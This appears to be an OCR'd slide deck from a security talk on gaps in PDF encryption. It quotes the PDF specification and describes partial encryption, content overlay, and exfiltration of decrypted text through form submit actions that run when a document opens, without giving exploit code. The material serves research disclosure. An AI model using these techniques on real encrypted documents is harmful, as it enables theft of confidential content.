
xref

trailer

/Root 1 0 R

/Encrypt


Gaps in PDF Encryption



3.5 Encryption


A PDF document can be *encrypted (PDF 1.1)* to protect its contents from unauthorized access. Encryption applies to all strings and streams in the document's PDF file, but not to other object types such as integers and boolean values, which are used primarily to convey information about the document's structure rather than its content. Leaving these values unencrypted allows random access to the objects within a document, whereas encrypting the strings and streams protects the document's substantive contents.

Gaps in PDF Encryption



- Document structure is unencrypted!
  - Only strings and streams are encrypted
- Reveals a lot information
  - Number/size of pages/objects/links/…

Gaps in PDF Encryption



3.5.4 Crypt Filters


PDF 1.5 introduces *crypt filters,* which provide finer granularity control of encryption within a PDF file.

- A stream filter type, the **Crypt** filter (see Section 3.3.9, "Crypt Filter") can be specified for any stream in the document to override the default filter for streams. A standard **Identity** filter is provided (see Table 3.23) to allow specific streams, such as document metadata, to be unencrypted in an otherwise encrypted document.

Gaps in PDF Encryption

- Support for partial encryption!
- Attacker‘s content can be mixed with actually encrypted content

We found 18 different techniques!



```
jens@ecorp: ~/vms/Windows-7/Share/03-BH-EU/demos
$ 
```

This PC › Share (\\vboxsrv) (E:) › 03-BH-EU › demos

Name	Date modified	Type	Size
encrypted	12/3/2019 3:45 PM	Adobe Acrobat D...	2 KB

1 item   1 item selected 1.35 KB

```
no IPv6|W: ( 70% at Aloft) 172.20.9.102|E: down|FULL 67.21%|960.0 MiB|2.29|4.4 GiB | 2.3 GiB|2019-12-03 17:09:20
```


Simple Content Overlay

- We can add new content to encrypted PDF files
- Fair enough, protects confidentiality, not integrity
- Can we do more, e.g. targeted manipulations?


Direct Exfiltration

Can we somehow exfiltrate the plaintext?


Direct Exfiltration



A *submit-form action* transmits the names and values of selected interactive form fields to a specified uniform resource locator



The field’s text is held in a text string (or, beginning with PDF 1.5, a stream)





OpenAction *(Optional; PDF 1.1)* A value specifying a *destination* to be displayed or an *action* to be performed when the document is opened.

Direct Exfiltration through PDF Forms

